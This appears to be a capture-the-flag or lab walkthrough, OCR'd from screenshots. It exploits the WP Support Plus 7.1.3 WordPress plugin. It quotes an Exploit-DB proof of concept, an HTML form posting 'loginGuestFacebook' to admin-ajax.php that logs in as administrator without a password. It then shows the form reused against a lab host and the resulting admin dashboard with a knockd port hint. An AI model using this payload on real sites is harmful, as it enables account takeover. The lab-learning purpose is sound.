10 gen 2017 - WordPress Plugin **WP Support Plus** Responsive Ticket System **7.1.3** - Privilege Escalation. Webapps **exploit** for PHP platform.

WordPress Plugin WP Support Plus Responsive Ticket ... - Exploit-DB
https://www.exploit-db.com/exploits/40939/ ▾ Traduci questa pagina
16 dic 2016 - Category: webapps. # **Version**: **7.1.3**. # Tested on: Ubuntu 14.04. 1 - Description: Type user access: any user. $_POST['cat_id'] is not escaped. Is accessible for any user. http://lenonleite.com.br/en/blog/2016/12/13/**wp-support-plus**-responsive-ticket-system-wordpress-plugin-sql-injection/. 2 - Proof of ...



```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

Then you can go to admin panel.
```




Username or Email Address

ciccio

Password

●●●●●●


□ Remember Me



ERROR: Invalid username. Lost your password?

Username or Email Address

This connection is not secure. Logins entered here could be compromised. **Learn More**




Username or Email Address

admin

Password

●●●●●

□ Remember Me



ERROR: The password you entered for the username **admin** is incorrect. Lost your password?

Username or Email Address


admin

Password


□ Remember Me

Lost your password?

← Back to WP_Blog




```
root@01dee95f9ee5:/tmp# cat form.html
<form method="post" action="http://11.10.1.10/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value=admin">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>
```




file:///tmp/form.html

Username: admin



11.10.1.10/wp-admin/admin-ajax.php



WordPress 4.9.2 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

Write your first blog post

Add an About page

View your site

More Actions

Manage widgets or menus

Turn comments on or off

Learn more about getting started

At a Glance

6 Posts

2 Pages

1 Comment

WordPress 4.7 running Twenty Seventeen theme.

Activity

Recently Published

Jan 17th, 10:16 pm WP&Plugin: Fail2Ban

Jan 17th, 9:38 pm WP&Plugin : WP Support Plus

Jan 17th, 9:38 pm WP&Plugin: Facebook Login

Quick Draft


Title

What's on your mind?

Drafts

KnockD January 17, 2018

knockd 8181 * *




WordPress 4.9.2 is available! Please update now.

Posts

All (7) | Published (6) | Draft (1)

7 items

☐ Title	Author	Categories	Tags	💬	Date
☐ KnockD — Draft	admin	Uncategorized	—	—	Last Modified 2018/01/17
☐ WP&Plugin: Fail2Ban	admin	Uncategorized	—	—	Published 2018/01/17
☐ WP&Plugin : WP Support Plus Edit | Quick Edit | Trash | View	admin	Uncategorized	—	—	Published 2018/01/17



Edit Post

KnockD


Permalink: http://11.10.1.10/index.php/2018/01/17/knockd/

knockd 8181**


Word count: 1

Last edited by admin on January 17, 2018 at 10:59 pm

